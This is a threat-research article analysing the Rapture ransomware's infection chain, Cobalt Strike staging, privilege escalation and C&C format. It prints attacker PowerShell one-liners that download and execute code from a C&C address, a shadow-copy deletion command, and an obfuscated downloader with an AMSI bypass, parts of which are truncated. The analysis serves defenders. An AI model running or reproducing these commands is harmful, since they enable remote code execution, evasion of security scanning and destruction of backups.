Rapture, a Ransomware Family With Similarities to Paradise

trendmicro.com/en_us/research/23/d/rapture-a-ransomware-family-with-similarities-to-paradise.html

April 28, 2023

Ransomware

In March and April 2023, we observed a type of ransomware targeting its victims via a minimalistic approach with tools that leave only a minimal footprint behind. Our findings revealed many of the preparations made by the perpetrators and how quickly they managed to carry out the ransomware attack.

By: Don Ovid Ladores, Ian Kenefick, Earle Maui Earnshaw April 28, 2023 Read time: (words)

Introduction

In March and April 2023, we observed a type of ransomware targeting its victims via a minimalistic approach with tools that leave only a minimal footprint behind. Our findings revealed many of the preparations made by the perpetrators and how quickly they managed to carry out the ransomware attack.

The memory dump during the ransomware's execution reveals an RSA key configuration file similar to that used by the Paradise ransomware. To make analysis more difficult, the attackers packed the Rapture ransomware using Themida, a commercial packer. Rapture requires at least a .NET 4.0 framework for proper execution; this suggests more similarities with Paradise, which has been known to be compiled as a .NET executable. For this reason, we dubbed this ransomware type as Rapture, a closely related nomenclature to Paradise.

It is important to note that although it shares certain similarities with Paradise, Rapture's behavior is different from the former.

Discovery, reconnaissance, and staging

In April, we found a couple of ransomware activities that appear to be injected in legitimate processes. By tracing these activities back to the source process, we found that the ransomware appeared as an activity loaded into memory from a Cobalt Strike beacon. In some instances, the attackers dropped the ransomware in a folder or drive as a **.log* file:

- *E:\ITS.log*
- *C:\[Redacted]\Aps.log*




Figure 1. The ransomware file packed using Themida

The Rapture ransomware drops its notes to every traversed directory (the first six characters might appear to random, but they are actually hard-coded string configurations).


- *7qzxid-README.txt*
- *qiSgqu-README.txt*

It then appends the same six characters to the following encrypted files:

- **.7qzxid*
- **.qiSgqu*

Rapture requires certain command lines (shown in Figure 2) to execute properly. Once the correct argument is passed to the malicious file, it will start the ransomware routine as also displayed in its console window.

All



Process Path	Operation	Info
C:\Windows\System32\...	new process	C:\User exe all
C:\Users\ Desktop\...	set registry value	key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap value: UNCAsIntranet data: 0
C:\Users\ Desktop\...	set registry value	key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap value: AutoDetect data: 1
C:\Users\ Desktop\...	set registry value	key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap value: UNCAsIntranet data: 0
C:\Users\ Desktop\...	set registry value	key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap value: AutoDetect data: 1
C:\Users\ Desktop\...	new process	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" vssadmin.exe delete shadows /all
C:\Users\ Desktop\...	create file	C:\ProgramData\7qzxid-README.txt
C:\Users\ Desktop\...	modify file	C:\ProgramData\7qzxid-README.txt
C:\Windows\System32\...	set registry value	key: HKU\S-1-5-21-4243500239-1656902334-2267919944-1000_CLASSES\Local Settings\MuiCache\19\52C64B7E value: L
C:\Windows\System32\...	set registry value	key: HKU\S-1-5-21-4243500239-1656902334-2267919944-1000_CLASSES\Local Settings\MuiCache\19\52C64B7E value: @
C:\Windows\System32\...	set registry value	key: HKU\S-1-5-21-4243500239-1656902334-2267919944-1000_CLASSES\Local Settings\MuiCache\19\52C64B7E value: L
C:\Windows\System32\...	set registry value	key: HKU\S-1-5-21-4243500239-1656902334-2267919944-1000_CLASSES\Local Settings\MuiCache\19\52C64B7E value: @
C:\Windows\System32\...	set registry value	key: HKU\S-1-5-21-4243500239-1656902334-2267919944-1000_CLASSES\Local Settings\MuiCache\19\52C64B7E value: L
C:\Windows\System32\...	set registry value	key: HKU\S-1-5-21-4243500239-1656902334-2267919944-1000_CLASSES\Local Settings\MuiCache\19\52C64B7E value: @
C:\Windows\System32\...	set registry value	key: HKU\S-1-5-21-4243500239-1656902334-2267919944-1000_CLASSES\Local Settings\MuiCache\19\52C64B7E value: L
C:\Windows\System32\...	set registry value	key: HKU\S-1-5-21-4243500239-1656902334-2267919944-1000_CLASSES\Local Settings\MuiCache\19\52C64B7E value: @

Figure 2. Execution of the Rapture ransomware using the correct command-line arguments (top) and the console window during ransomware execution (bottom)

The dropped ransom note bears some resemblance to the Zeppelin ransomware (although we believe this is the only connection between the two). We tried to gleam additional information from the ransom note and discovered that the Rapture ransomware has been around for a while now, but there were no samples available during its initial sighting.




Figure 3. The dropped ransom note

During our investigation, we discovered that the whole infection chain spans three to five days at most (counting from the time of discovery of the reconnaissance commands). Rapture's operators first perform the following, likely to guarantee a more successful attack:

- Inspect firewall policies
- Check the PowerShell version
- Check for vulnerable Log4J applets




Figure 4. One of the PowerShell command lines found during the reconnaissance stage

After a successful reconnaissance routine, the attackers proceed with the first stage of the attack by downloading and executing a PowerShell script to install Cobalt Strike in the target's system.

After the reconnaissance stage, the attackers will try to gain access to the victim's network (likely through vulnerable public-facing websites and servers since their initial entry is via *w3wp.exe* for PowerShell execution).

The following command is used for the first execution instance of PowerShell through *w3wp.exe*:

> */c powershell set-alias -name aspersky -value Invoke-Expression;aspersky(New-Object Net.WebClient).DownloadString('[hxxp]://195.123.234[.]101:80/Sharepoint/Pickers.aspx')*

Meanwhile, the second execution instance, this time from Windows Management Instrumentation (WMI), is done via the following command:

/c powershell set-alias -name kaspersky -value Invoke-Expression;kaspersky(New-Object Net.WebClient).DownloadString('[hxxp]://195.123.234[.]101:80/Microsoft/Online')

```
[Byte[]]$c =
[System.Convert]::FromBase64String('AXQBIGZpXFExMVRpa0drZUBSH1xiZml1QCVcZGVsaVZpWG0bAAEgICBUW2BmTVIfFyBUaWtHa2VAUh83F1xncGtWXGtYX1xjXFtWa1xeV1p1bF0fFyNpXF1dbF
lWaVhtGx9pXGt1YGZHZWZga1p1bD1pZj1ca1heXGNcO2tcPjExVGNYX2ppWEQ1alxaYG1pXEpnZmlca2VAJVxkYGt1bEk1ZFxranBKUhc0F1xkZWxpVmlYbRsAAQEgX2teZVxjJVxbZ1pWaVhtGxcjaVxdXWxZ
VmlYbRsXIycXI1xbZlpWaVhtGx9wZ2Y6MTFUY1hfamlYRCVqXFpgbWlcSmdmaVxrZUAlXGRga2VsSSVkXGtqcEpSAAEgJytvJxcjJycnKm8nFyNfa15lXEM1XFtmW1ZpWG0bFyNmaVxRMTFUaWtHa2VAUh9cYm
ZtZUAlWG1WaVhtGxc0F2lcXV1sWVZpWG0bAAEgICBUaWtHa2VAUh8XIFQpKmtlQExSFyNUKSprZUBMUhcjVCkqa2VATFIXI1Rpa0drZUBSHzcXXGdwa1Zca1heXGNcW1ZrXF5WWmVsXR8XIyBaZmNjOGNYbGtp
YE0XY2NbJSkqY1xlaVxiF2pqXG1bW1hWWmZpZ1ZrXF5WWmVsXR8faVxrZWBmR2VmYGtaZWw9aWY9XGtYXlxjXDtrXD4xMVRjWF9qaVhEJWpcWmBtaVxKZ2ZpXGt1QCVcZGBrZWxJJWRca2pwS1IXNBdYbVZpWG
0bAAEBdAABLCoXaWZvWSQXVG8bUlxbZlpWaVhtGxc0F1RvG1JcW2ZaVmlYbRsAAAFyFyAiIm8bFzJrZWxmOiVcW2ZaVmlYbRsXa2MkF28bFzInFzQXbxsfF2lmXQABASAeQVknWidEYDxLQEk7TzhJPEU4STxK
J149WEA5KlouRW1DOyJaYURgRy1QcFguaypcJ1koK2Q6bEBpSTpoPU0sTWFZLTh
[Byte[]]$d = [System.Convert]::FromBase64String('amNga0xgamQ4JWVmYGtYZGZrbDgla2VcZFxeWGVYRCVkXGtqcEo=')
[Byte[]]$e = [System.Convert]::FromBase64String('W1xjYFg9a2BlQGBqZFg=')
function O ($v){
[Byte[]]$t = $v.clone()
for ($x = 0; $x -lt $v.Count; $x++) {
$t[$v.Count-$x-1] = $v[$x] + 3
return $t
$y = 9
while($y -gt 6){
$c = O($c)
$d = O($d)
$e = O($e)
$y = $y - 1
[Ref].Assembly.GetType([System.Text.Encoding]::ASCII.GetString($d)).GetField([System.Text.Encoding]::ASCII.GetString($e),'NonPublic,Static').SetValue($null,$t
rue)
iex([System.Text.Encoding]::ASCII.GetString($c))
```

Figure 5. PowerShell of the first-stage downloader

The attacks use a unique method of obtaining higher privileges to execute the payload. By default, there is a task in newer versions of Windows called *CreateExplorerShellUnelevatedTask* that prevents *explorer.exe* from running with elevated privileges. However, if *explorer.exe* is launched using the command line */NOUACCHECK*, it inherits the elevated status from the parent process. In this case, the malicious actors injected the malicious activity into an existing *svchost.exe*, which serves as the parent process. The *svchost.exe* process then executes *explorer.exe* using the */NOUACCHECK* command. Once this is done, *explorer.exe* can then be used to drop and execute the second stage Cobalt Strike beacon downloader.

The second-stage downloader will then connect to the following address to download the main Cobalt Strike beacon: *195.123.234[.]101/DoFor/review/Mcirosoft*

The data response from the command-and-control (C&C) server contains the encrypted beacon sandwiched in the middle of a JavaScript file (with the script code bearing no actual usage or significance for the malware chain). The downloader decrypts the sandwiched code and then executes the Cobalt Strike beacon.

Figure 6. The Cobalt Strike downloader C&C server response containing the encrypted beacon

The second (main) stage beacon will attempt to connect to another subfolder in the same C&C server, where it will attempt to receive the backdoor command and other payloads. Similarly, the response of the C&C server is also sandwiched in another JavaScript code that will be decoded by the following beacon: *195.123.234[.]101/Make/v8.01/Sharepoint*

Based on our analysis of the decrypted C&C response from the beacon, we have deduced that the decoded content will have the following structure (after the beacon removes the garbage padding):

Offset	Length	Data	Description
0x00	0x04	N/A	Four-byte header
0x04	0x04	0x04000000	Flag (big endian will convert to little endian after decryption)
0x08	0x04	0xnn000000	Backdoor command (big endian will convert to little endian after decryption)
0x0c	0x04	N/A	Data size, length of additional data from the response; big endian will convert to little endian after decryption
0x10	Depends on [0x0c]	N/A	Additional data to be supplied to some of the backdoor commands

Table 1. The structure of the decrypted C&C server response from the beacon communication

We found that the beacon performed ransomware activities in majority of the affected systems, which implies that the code is downloaded and executed in memory except for a few machines where we found the actual ransomware.

We tried to gather more information about the Cobalt Strike beacon via its watermark, where we discovered that the same watermark is also used by other threat actors. This indicates that it is likely that Rapture's operators are using a pirated Windows license which is also being used by several others.




Figure 7. The particular Cobalt Strike watermark as seen in relation to different groups

Conclusion

The Rapture ransomware is cleverly designed and bears some similarities to other ransomware families such as Paradise. Although its operators use tools and resources that are readily available, they have managed to use them in a way that enhances Rapture's capabilities by making it stealthier and more difficult to analyze. As is the case with many modern families, these types of fairly sophisticated ransomware are beginning to become the norm in many present-day campaigns.

Recommendations and Solutions

To protect their systems from ransomware attacks, organizations can implement security frameworks that systematically allocate resources to establish a robust defense strategy. Here are some recommended guidelines for organizations consider:

- Conduct an inventory of assets and data.
- Identify authorized and unauthorized devices and software.
- Audit event and incident logs
- Manage hardware and software configurations.
- Grant admin privileges and access only when necessary for an employee's role.
- Monitor network ports, protocols, and services.
- Establish a software allowlist that only allows legitimate applications to execute.
- Implement data protection, backup, and recovery measures.
- Enable multifactor authentication (MFA).
- Deploy the latest versions of security solutions to all layers of the system, including email, endpoint, web, and network.
- Watch for early signs of an attack, such as the presence of suspicious tools in the system.

Organizations can adopt a multifaceted approach to secure potential entry points into their systems, such as endpoints, emails, webs, and networks. By using security solutions that can detect malicious elements and questionable activities, enterprises can protect themselves from ransomware attacks.

A multilayered approach can help organizations guard possible entry points into their system (endpoint, email, web, and network). Security solutions can detect malicious components and suspicious behavior, which can help protect enterprises.

- Trend Micro Vision One™ provides multilayered protection and behavior detection, which helps block questionable behavior and tools before the ransomware can do any damage.
- Trend Micro Cloud One™ – Workload Security protects systems against both known and unknown threats that exploit vulnerabilities. This protection is made possible through techniques such as virtual patching and machine learning.
- Trend Micro™ Deep Discovery™ Email Inspector employs custom sandboxing and advanced analysis techniques to effectively block malicious emails, including phishing emails that can serve as entry points for ransomware.
- Trend Micro Apex One™ offers next-level automated threat detection and response against advanced concerns such as fileless threats and ransomware, ensuring the protection of endpoints.

Indicators of Compromise (IOCs)

The indicators of compromise for this entry can be found here.